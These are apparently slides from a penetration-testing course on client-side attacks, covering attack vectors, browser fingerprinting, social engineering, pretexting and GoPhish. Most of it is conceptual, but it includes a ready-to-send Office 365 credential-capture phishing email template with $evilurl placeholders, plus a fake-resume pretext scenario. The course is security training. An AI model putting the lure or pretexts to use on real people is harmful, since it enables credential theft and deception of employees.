Client-Side Attacks

Course Introduction

Alexis Ahmed

Senior Penetration Tester @HackerSploit

Offensive Security Instructor @INE

Course Topic Overview


- Introduction to Client-Side Attacks
  - Client-Side Attack Vectors
- Client-Side Information Gathering & Fingerprinting
- Introduction To Social Engineering
  - Social Engineering Techniques
  - Pretexting
- Phishing with GoPhish
- Resource Development & Weaponization
- VBA Macro Development
- Generating Malicious MS Word Documents
- HTML Application (HTA) Attacks
- HTML Smuggling
- Browser-Based Attacks

Prerequisites

- Knowledge of the penetration testing lifecycle
- Basic familiarity with Windows & Linux
- Basic familiarity with the Metasploit Framework

Learning Objectives:

- You will have an understanding of what Client-Side attacks are and the various types of client-side attacks utilized for initial access.
- You will be able to perform client-side information and fingerprinting in order to identify key info regarding a target's client-side configuration (browser, OS etc).
- You will have a solid understanding of what Social Engineering is, the types of Social Engineering attacks used and the role of pretexting in successful social engineering campaigns.
- You will be able to plan, deploy and manage phishing exercises/campaigns with tools like GoPhish.
- You will have an understanding of what resource development and weaponization are in terms of client-side attacks.
- You will be able to develop your own VBA macros for initial access.
- You will have the ability to leverage functionality like ActiveX Controls to control/facilitate macro execution in documents.
- You will be able to develop and customize your own Macro enabled MS Office documents for use in obtaining initial access.
- You will be able to leverage HTML Applications for initial access.


Let’s Get Started!

Introduction To Client-Side Attacks

Client-Side Attacks

- Client-side attacks refer to techniques and tactics used by attackers to exploit vulnerabilities or misconfigurations in client-side software or the systems accessed by users/employees of a target organization.

- The objectives of these attacks involve compromising end-user devices, applications or behaviours in order to gain initial access to target system(s).

- In the context of penetration testing and red teaming, client-side attacks aim to simulate/emulate real-world threats and assess an organization's security posture by targeting the weakest link in the security chain: **employees**.

Client-Side Attacks

- Client-side attacks typically involve/require some form of user/employee interaction and user deception or manipulation in order to get the client-side software to execute the malicious code/payload.

- These attacks are substantially more dangerous than server-side attacks as they do not require direct access to the target system or target network.

- In client-side attacks, attackers deliver the malicious code/payloads via standard(trusted) delivery mechanisms like email, USBs, compromised websites etc.

Advantages of Client-Side Attacks

- Client-side attacks are attractive to attackers for the following reasons:
    - Larger/Wider Attack Surface: End-user devices, such as desktop computers, laptops, smartphones, and tablets, are ubiquitous in modern organizations, providing a large attack surface for exploitation.
    - User Interaction: Client-side attacks leverage human vulnerabilities, such as curiosity, trust, or ignorance, to trick users into executing malicious code or divulging sensitive information.
    - Less Stringent Security Controls: End-user devices may have less robust security measures compared to servers or network infrastructure, making them more susceptible to exploitation.
    - Potential for Lateral Movement: Once initial access is achieved through a client-side attack, attackers may pivot to other systems or resources within the network to escalate privileges, achieve persistence, or exfiltrate data.

Client-Side vs Server-Side Attacks

	Client-Side Attacks	Server-Side Attacks
Target	Target end-user devices, applications, or behaviors. These attacks exploit vulnerabilities in software or systems accessed by users, such as web browsers, email clients, or office applications.	Target servers, network infrastructure, or backend systems. These attacks focus on exploiting vulnerabilities in servers, databases, web applications, or services hosted on remote servers.
Objective	Aim to compromise end-user devices, steal sensitive information, or establish a foothold within an organization's network. These attacks often leverage social engineering tactics to trick users into performing actions that facilitate the attack.	Aim to gain unauthorized access to servers or backend systems, exfiltrate sensitive data, or disrupt services. These attacks may exploit vulnerabilities in server software, misconfigurations, or insecure server-side scripting.
Execution	Typically involve the delivery of malicious content or payloads to end-user devices through channels such as phishing emails, malicious websites, or infected documents.	Exploit vulnerabilities or weaknesses in server-side software, services, or configurations.
Examples	Phishing, drive-by downloads, social engineering, malicious attachments, exploit kits targeting vulnerabilities in client-side software.	SQL injection, cross-site scripting (XSS), server-side request forgery (SSRF), remote code execution (RCE), server misconfigurations, brute-force attacks against server authentication mechanisms.

How Client-Side Attacks Work

- Let's consider a fictitious example of a client-side attack targeting an organization called "Acme Corp."

- In this fictitious example, the client-side attack begins with reconnaissance and target identification, followed by payload development, delivery, and execution.

- The attacker leverages social engineering tactics and exploits vulnerabilities in client-side software to gain unauthorized access to Acme Corp.'s network, ultimately achieving their malicious objectives.

How Client-Side Attacks Work

Here's how the attack might unfold from reconnaissance to payload delivery:

Step 1: Reconnaissance

- The attacker begins by conducting reconnaissance on Acme Corp. using publicly available information, social media profiles, company websites, and job postings.
- The attacker identifies employees, their roles, and potential targets within the organization.
- The attacker gathers information about Acme Corp.'s technology stack, email domains, and common software applications used by employees.

How Client-Side Attacks Work

Step 2: Target Identification

+ Based on reconnaissance findings, the attacker identifies specific individuals within Acme Corp. who are likely to have access to sensitive information or valuable assets.
+ The attacker selects potential targets for the client-side attack, such as employees in finance, human resources, or executive positions.

Step 3: Payload/Resource Development

+ The attacker develops a malicious document containing a payload, such as a Microsoft Word document with an embedded macro or a PDF file with a JavaScript exploit.
+ The payload is designed to exploit vulnerabilities in common software applications used by Acme Corp., such as Microsoft Office or Adobe Reader.

How Client-Side Attacks Work

Step 4: Payload Preparation

+ The attacker creates a convincing pretext for the payload delivery, such as crafting a phishing email masquerading as an important document from a trusted source.
+ The attacker sets up infrastructure to host the malicious document or payload, such as a compromised website or a temporary file-sharing service.

Step 5: Payload Delivery

+ The attacker sends phishing emails to selected employees within Acme Corp., urging them to review the attached document or click on a link to access important information.
+ The phishing email may contain social engineering tactics to increase the likelihood of success, such as urgency, fear, or curiosity.

How Client-Side Attacks Work


Step 6: Payload Execution

+ A targeted employee at Acme Corp. receives the phishing email and opens the malicious document or clicks on the provided link.
+ The embedded payload executes, exploiting vulnerabilities in the client-side software (e.g., Microsoft Office) to gain a foothold on the employee's device.
+ The attacker's payload establishes communication with a command-and-control (C2) server controlled by the attacker, enabling further interaction and control.

Step 7: Post-Exploitation

+ With access to the employee's device, the attacker may perform post-exploitation activities, such as privilege escalation, lateral movement, or data exfiltration.
+ The attacker may escalate privileges to gain higher-level access within Acme Corp.'s network, moving laterally to compromise additional systems or resources.

Client-Side Attack Methodology



Client-Side Attack Vectors

What are Attack Vectors?

- In the context of penetration testing, an attack vector refers to a path or method used by an attacker to exploit vulnerabilities or weaknesses in a system, network, or application.

- Attack vectors are the specific avenues through which an attacker gains unauthorized access, achieves malicious objectives, or compromises the security of a target environment.

- Penetration testers simulate these attack vectors to identify and assess vulnerabilities, measure the effectiveness of security controls, and provide recommendations for improving an organization's overall security posture.

Client-Side Attack Vectors

- Here are some of the most common and effective client-side attack vectors used for initial access by attackers or penetration testers:

Social Engineering:

+ Phishing Emails: Deceptive emails with malicious attachments or links to trick users into clicking or downloading malware.
+ Social Media Engineering: Creating fake profiles to connect with users and deceive them into clicking on malicious links or downloading infected content.
+ Pretexting, Baiting, Tailgating: Various tactics used to manipulate users into divulging sensitive information or performing actions that facilitate the attack.

Client-Side Attack Vectors

Malicious Documents/Payloads:

+ Crafted documents (e.g., Microsoft Office files, PDFs) with embedded macros, scripts, or exploits that execute malicious code upon opening.

Drive-by Downloads:

+ Hosting malicious content or exploit kits on compromised or malicious websites to automatically download and execute malware when users visit the site.

Watering Hole Attacks:

+ Compromising websites frequented by the target audience and injecting malicious code or links to infect visitors' systems.

Client-Side Attack Vectors

USB-based Attacks:

+ Distributing malware-infected USB drives or devices in public spaces or targeted environments to automatically execute malware when users plug them into their computers.

Exploit Kits:

+ Using automated kits to target vulnerabilities in web browsers, plugins, or other client-side software, streamlining the process of delivering and executing malicious payloads.

Client-Side Attack Vectors

Browser Exploitation:

- Exploiting vulnerabilities in web browsers or their components (e.g., plugins, extensions) to execute arbitrary code or perform actions on the victim's system.

Client-Side Information Gathering

Client-Side Information Gathering

- When performing a client-side attack, the success of the attack will come down to the accuracy of the information you gather about your target(s) and the client-side software and configuration running on the target system(s).

- In order for you to successfully exploit a client-side vulnerability, or misconfiguration, you must first know what client-side software is running on a target system(s).

- This is where client-side information gathering and fingerprinting comes into play.

Client-Side Information Gathering

- Just like any traditional penetration test, information gathering can be broken down into to categories, depending on the nature of the interaction with the target(s):
  - Passive Client Information Gathering: Passive client information gathering involves collecting data about target users, systems, or networks without directly interacting with them. This approach aims to gather information passively from publicly available sources through techniques like OSINT.
  - Active Client Information Gathering: Active client information gathering involves interacting directly with target systems, applications, or users to gather data about their client-side configurations, vulnerabilities, or behaviors. This approach aims to gather information through direct interaction, such as client/browser fingerprinting, banner grabbing, and social engineering.

Passive Client Information Gathering Techniques

Open Source Intelligence (OSINT):

- Examples: Searching social media platforms (e.g., LinkedIn, Twitter) for employee profiles, company information, or job postings.
- Browsing public forums or websites for discussions about the organization or its technologies.

- Tools: Google Dorks for advanced search queries, Maltego for data visualization and link analysis, theHarvester for email harvesting.

Passive Client Information Gathering Techniques

Search Engine Reconnaissance:

+ Examples: Using advanced search queries on search engines like Google to discover publicly available information about target individuals, organizations, or systems.

+ Tools: Google Search operators, Shodan search engine, DuckDuckGo.

Active Client Information Gathering Techniques

Client Fingerprinting:

- Client fingerprinting is a technique used to gather information about a user's web browser and software stack in order to aid in the development of tailor made (client specific) payloads for initial access.

- In the context of client-side information gathering, client fingerprinting can be used to identify key information about the client-side software running on the target(s) system. For example, browser and browser version, OS and system architecture etc.

Active Client Information Gathering Techniques

Social Engineering:

- Examples: Engaging with target individuals or employees through phone calls, emails, or other communication channels to gather sensitive information, credentials, or access permissions.

- Tools: Social engineering toolkits like SET (Social-Engineer Toolkit), PhishMe, BeEF (Browser Exploitation Framework).

Active Client Information Gathering Example

Scenario: Leveraging Social Engineering for Active Client Information Gathering

- Alice, a penetration tester, is targeting a specific company, Acme Corporation, to gather information about their internal systems and software configurations.
- She has decided to use client-side attacks to gain initial access to the target network.
- Alice plans to use social engineering techniques to extract valuable information from the company's employees regarding their client-side software without raising suspicion.

Active Client Information Gathering Example

Scenario: Leveraging Social Engineering for Active Client Information Gathering

1. **Research and Preparation:**

+ Alice conducts reconnaissance on Acme Corporation's website and discovers a job opening for a position relevant to her cover story. She learns that the company has an online resume upload functionality for job applications.

1. **Initiating Contact:**

+ Alice creates a fictitious persona named Sarah Johnson and submits a resume to Acme Corporation's website using the resume upload feature.
+ The resume contains an embedded macro that triggers an error when opened, simulating a corrupted document.

Active Client Information Gathering Example

Scenario: Leveraging Social Engineering for Active Client Information Gathering

3. **Response from the Company:**

+ Acme Corporation's HR department receives Sarah Johnson's resume but encounters an issue when attempting to open the document.

+ Suspecting a technical problem, they reach out to Sarah via email, informing her of the issue and requesting a re-submission or clarification.

Active Client Information Gathering Example

Scenario: Leveraging Social Engineering for Active Client Information Gathering

4. **Exploiting the Opportunity:**

+ Alice, posing as Sarah, receives the email from Acme Corporation's HR department. Seizing the opportunity, she responds promptly, expressing concern and offering assistance.

+ She then asks a seemingly innocuous question: "Could you please let me know the version of Microsoft Word your team is using? I want to ensure compatibility with future submissions."

Active Client Information Gathering Example

Scenario: Leveraging Social Engineering for Active Client Information Gathering

5. **Information Gathering:**

+ Acme Corporation's HR representative, unaware of the malicious intent, responds to Sarah's inquiry, providing details about the company's Microsoft Word version.

Active Client Information Gathering Example

Scenario: Leveraging Social Engineering for Active Client Information Gathering

6. **Analysis & Resource Development:**

+ Alice, now equipped with information about Acme Corporation's Microsoft Word version, uses this information to identify potential vulnerabilities or compatibility issues.

+ She may also use it to tailor future social engineering attacks or craft malicious payloads targeting specific software versions (Malicious Word documents).

Client Fingerprinting

Client Fingerprinting

- Client fingerprinting is an active client information gathering technique used to gather information about a target system's web browser and underlying operating system in order to aid in the development of tailor made (client specific) payloads for initial access.

- Client fingerprinting plays an important role in the success of a client-side attack as it provides the attacker with accurate information of the client-side software running on the target's/employee's computer.

- In the context of client-side information gathering, it allows us to identify key information about the client-side software running on the target(s) system. For example, browser and browser version, OS and system architecture etc.

Client Fingerprinting

- Information about the target employee's computer is typically not publicly accessible, and as a result, we must obtain this information from the target system itself.

- This will involve utilizing social engineering techniques like Phishing to coerce the target employee into clicking a link to a web page that we control.

- This web server will typically be configured to run a script that obtains information like the browser version and OS version from the browsers of users who visit the site.

Browser Fingerprinting

- Browser fingerprinting is an active information gathering technique that leverages client-side scripting languages like JavaScript to extract information about the target's browser and underlying operating system.

- In order to perform this technique, you will need to purchase a domain and set up a fictitious web page that runs a specific JavaScript script/code when users visit the webpage.

- This JavaScript code can be embedded into the homepage of the website and should log/send the browser fingerprint of users who visit the web page.

Browser Fingerprinting

- In order for this client-side information gathering technique to work, the target's/employee's browser must be able to run the typical client-side code used in modern web pages. For example, JavaScript.

- All modern web browsers support the execution of client-side JavaScript, however, some privacy-focused browsers have the ability to block the execution of JavaScript code unless specified otherwise.

- Our primary objective is to identify the following information:
  - Web Browser
  - Web Browser Version
  - Plugins/Extensions
  - Underlying OS information (OS, OS Version, System architecture etc).

Browser Fingerprinting Tools/Libraries

- We can easily generate our browser fingerprinting webpage by leveraging existing JavaScript libraries like *fingerprintjs2*.

- *fingerprintjs2* is a modern and flexible browser fingerprinting library that enumerates a lot of useful information about a browser and the underlying operating system.

- You can learn more about fingerprintjs2 here: https://github.com/LukasDrgon/fingerprintjs2

Demo: Browser Fingerprinting

Introduction To Social Engineering

What is Social Engineering?

- In the context of penetration testing and red teaming, social engineering is a technique used to manipulate individuals or employees within an organization to gain unauthorized access to sensitive information, systems, or facilities.

- It exploits human psychology, trust, and vulnerabilities to deceive targets into performing actions that compromise security, either through information disclosure or by performing specific actions that may seem innocuous at first glance.

- Social engineering attacks aim to bypass technical controls by targeting the weakest link in the security chain: the human element.

What is Social Engineering?

- The premise of social engineering is to exploit the human element, in other words, putting people or employees in situations where they will rely on their base instincts and most common forms of social interaction like:

    - The desire to be helpful
    - The tendency to trust people
    - The desire for approval
    - The fear of getting in trouble
    - Avoiding conflict or arguments

What is Social Engineering?

- By preying on the human element of system access, most times, attackers do not have to navigate around the security perimeter of an organization.

- Attackers/Pentesters just need to engage with employees inside the company to do their bidding for them.

- Instead of spending countless hours trying to infiltrate systems/networks through traditional server-side attacks like brute-force attacks, attackers can leverage social engineering to yield information or facilitate the execution of malware inside the company network in a matter of minutes.

Social Engineering & Social Media

- The advent and adoption of Social Networking as a form of communication has vastly improved the ability and effectiveness of attackers (likewise pentesters) to perform social engineering attacks as employees/targets can be easily contacted by anyone in the world with ease.

- Furthermore, Social Networks have also led to the rise of employees advertently/inadvertently exposing a lot of private information that can be used by attackers in aid of their social engineering attacks (Emails, phone numbers, addresses etc).

History of Social Engineering

- While many cybersecurity professionals think of social engineering as a technique exclusive to offensive security, that couldn't be farther from the truth.
- Social engineering is a practice that is as old as time. As long as there has been coveted information, there have been people seeking to exploit it.
- The term social engineering was first coined by Dutch industrialist J.C. Van Marken in 1894. Van Marken suggested that specialists were needed to attend to human challenges in addition to technical ones.
- Social Engineering was defined as a way to encourage people to handle social relations similarly to how they approach machines/mechanical systems.

Social Engineering & Pentesting

- While social engineering has been a very viable attack vector for attackers, it has often been overlooked by penetration testers until recently.

- Contextualizing and operationalizing social engineering as a valid attack vector in penetration testing is a vital skill set to possess as a modern penetration tester.

- In penetration testing and red teaming exercises, phishing simulations are valuable for assessing an organization's susceptibility to social engineering attacks and identifying areas for improvement in security awareness and controls.

Types of Social Engineering

Technique	Description
Phishing	Deceptive emails, messages, or websites designed to trick recipients into revealing confidential information, such as passwords, account credentials, or financial data.
Spear Phishing	Targeted phishing attacks that are customized for specific individuals or groups within an organization, often using personalized information or context to increase credibility.
Vishing (Voice Phishing)	Phishing attacks conducted over phone calls or voice messages, where attackers impersonate legitimate entities (e.g., IT support, bank representatives) to extract sensitive information or manipulate victims into taking specific actions.
Smishing (SMS Phishing)	Phishing attacks conducted via SMS or text messages, where recipients are tricked into clicking on malicious links or providing sensitive information by impersonating trusted entities.
Pretexting	Creating a false pretext or scenario to gain the trust of targets and extract sensitive information. This may involve impersonating authority figures, colleagues, or service providers to manipulate victims into divulging confidential data.
Baiting	Luring targets into performing a specific action (e.g., clicking on a malicious link, opening a malicious file) by offering enticing incentives or rewards, such as free software, prizes, or job opportunities.
Tailgating	Physically following authorized individuals into restricted areas or facilities without proper authentication. Attackers exploit social norms or courtesy to gain unauthorized access to secure locations.

Phishing

- Phishing is one of the most prevalent and effective social engineering attacks used in penetration testing and red teaming. It typically involves the following steps:

1. **Planning & Reconnaissance:** Attackers research the target organization to identify potential targets, gather information about employees, and understand the organization's communication channels and protocols.

1. **Message Crafting:** Attackers create deceptive emails or messages designed to mimic legitimate communications from trusted sources, such as colleagues, IT departments, or financial institutions. These messages often include urgent or compelling language to evoke a sense of urgency or fear.

Phishing

3. **Delivery:** Attackers send phishing emails or messages to targeted individuals within the organization, using techniques to bypass spam filters and security controls. They may also leverage social engineering tactics to increase the likelihood of recipients opening the messages.

3. **Deception & Manipulation:** The phishing messages contain malicious links, attachments, or requests for sensitive information. Recipients are deceived into clicking on links, downloading attachments, or providing login credentials under false pretenses.

Phishing

5. **Exploitation:** Once the victim interacts with the phishing message, attackers exploit vulnerabilities in the target's systems or applications to gain unauthorized access, install malware, or steal sensitive information.

Spear-Phishing

- Spear phishing is a targeted form of phishing attack that tailors malicious emails or messages to specific individuals or groups within an organization.

- Unlike traditional phishing attacks, which cast a wide net and aim to deceive as many recipients as possible, spear phishing attacks are highly personalized and customized to exploit the unique characteristics, interests, and relationships of the intended targets.

Spear-Phishing Process

1. **Target Selection & Research:**

- Attackers carefully select their targets based on specific criteria, such as job roles, departments, or organizational hierarchies.
- Extensive reconnaissance is conducted to gather information about the targets, including names, job titles, roles, responsibilities, work relationships, and personal interests.
- Publicly available sources, social media profiles, corporate directories, and leaked data may be mined to compile detailed profiles of the targets.

Spear-Phishing Process

2. **Message Tailoring:**

- Using the gathered information, attackers craft highly personalized and convincing emails or messages designed to appear legitimate and trustworthy.
- The content of the messages may reference recent events, projects, or activities relevant to the target's role or interests to enhance credibility.
- Attackers may impersonate trusted individuals, such as colleagues, supervisors, or external partners, to increase the likelihood of the targets opening the messages and taking the desired actions.

Spear-Phishing Process

3. **Delivery:**

- Spear phishing messages are delivered to the targeted individuals via email, social media, instant messaging platforms, or other communication channels.
- Attackers employ tactics to bypass email security filters and anti-phishing mechanisms, such as using compromised or spoofed email accounts, exploiting zero-day vulnerabilities, or leveraging trusted third-party services.

Pretexting

What is Pretexting?

- Pretexting is the process of creating a false pretext or scenario to gain the trust of targets and extract sensitive information. This may involve impersonating authority figures, colleagues, or service providers to manipulate victims into divulging confidential data.

- Simply put, it is putting someone or an employee in a familiar situation to get them to divulge information.

- Unlike other forms of social engineering that rely on deception or coercion, pretexting involves the creation of a false narrative or context to establish credibility and gain the trust of the target.

Characteristics of Pretexting

- False Pretense: The attacker creates a fictional story or pretext to deceive the target into believing that the interaction is legitimate and trustworthy. This pretext often involves impersonating someone with authority, expertise, or a legitimate reason for requesting information or assistance.

- Establishing Trust: The attacker uses the pretext to establish rapport and build trust with the target. This may involve leveraging social engineering techniques, such as mirroring the target's language, tone, and behavior, to create a sense of familiarity and connection.

Characteristics of Pretexting

- Manipulating Emotions: Pretexting often exploits human emotions, such as curiosity, fear, urgency, or sympathy, to manipulate the target's behavior. By appealing to these emotions, the attacker can influence the target's decision-making process and increase compliance with their requests.

- Information Gathering: Once trust is established, the attacker seeks to extract sensitive information or access privileges from the target. This may involve posing as a trusted entity (e.g., colleague, vendor, service provider) and requesting information under the pretext of a legitimate need or emergency.

Characteristics of Pretexting

- Maintaining Consistency: To maintain the illusion of legitimacy, the attacker ensures that the pretext remains consistent and plausible throughout the interaction.

- This may require careful planning, research, and improvisation to adapt to the target's responses and maintain credibility.

Pretexting Examples

- Tech Support Scam: An attacker poses as a technical support representative from a legitimate company and contacts individuals, claiming that their computer is infected with malware. The attacker convinces the target to provide remote access to their computer or install malicious software under the pretext of fixing the issue.

- Job Interview Scam: An attacker pretends to be a recruiter or hiring manager from a reputable company and contacts job seekers, offering them fake job opportunities or conducting fraudulent job interviews. The attacker may request sensitive personal information or payment under the pretext of processing the job application.

Pretexting Examples

- Emergency Situation: An attacker fabricates an emergency situation, such as a security breach, data leak, or system outage, and contacts employees, requesting immediate assistance or information. The attacker exploits the target's sense of urgency and concern to extract sensitive information or gain access to systems under the pretext of resolving the emergency.

Importance and Impact

- Pretexting can be highly effective in bypassing technical controls and exploiting human vulnerabilities within organizations. It relies on psychological manipulation and social engineering tactics to deceive targets and achieve malicious objectives.

- Pretexting attacks can lead to data breaches, financial losses, reputational damage, and regulatory penalties for organizations. Therefore, it is essential for organizations to raise awareness about pretexting techniques, implement robust security policies and procedures, and provide training to employees to recognize and mitigate social engineering attacks.

Pretexting Templates/Samples

Corporate IT Department Upgrade:

- Pretext: The attacker impersonates a member of the company's IT department and sends an email to employees, claiming that the company's email system is being upgraded. The email instructs recipients to click on a link to update their email settings to avoid service disruptions.
- Objective: To trick employees into clicking on the malicious link, which leads to a phishing website where they are prompted to enter their email credentials, allowing the attacker to steal their login information.

Pretexting Templates/Samples

```
<!-- PRETEXT OVERVIEW:
Credential capture.
$organization: Target organization.
$evilurl: URL to cloned Office 365 portal.
$evildomain: Spoofed domain.

Can be sent as helpdesk@domain.com.
Don't forget to setup the mailbox for user replies!
-->
<b>Subject: New Webmail - Office 365 Rollout</b>
<br>
<br>
Dear colleagues,
<br>
<br>
In an effort to continue to bring you the best available technology, $organization has implemented the newest version of Microsoft's Office 365 Webmail.
Your existing emails, contacts, and calendar events will be seamlessly transferred to your new account.
<br>
<br>
Visit the [new webmail website]($evilurl) and login with your current username and password to confirm your upgraded account.
<br>
<br>
If you have additional questions or need clarification, please contact the Help Desk at helpdesk@$evildomain.
<br>
<br>
Thank you,
```

References & Resources

- A library of pretexts to use on offensive phishing engagements: https://github.com/L4bF0x/PhishingPretexts/tree/master

Phishing With Gophish

Gophish

- GoPhish is an open-source phishing framework designed for penetration testers and security professionals to simulate phishing attacks against their own organizations.

- It provides a user-friendly platform to create, execute, and analyze phishing campaigns, allowing users to assess their organization's susceptibility to phishing attacks and improve their security posture.

- GoPhish is a powerful tool for penetration testers and security professionals to conduct phishing assessments, educate employees about phishing risks, and strengthen the organization's defenses against social engineering attacks.

Gophish Features

- Campaign Creation: GoPhish allows users to create customized phishing campaigns tailored to their specific objectives and targets. Users can create multiple campaigns with different templates, email content, and target lists.

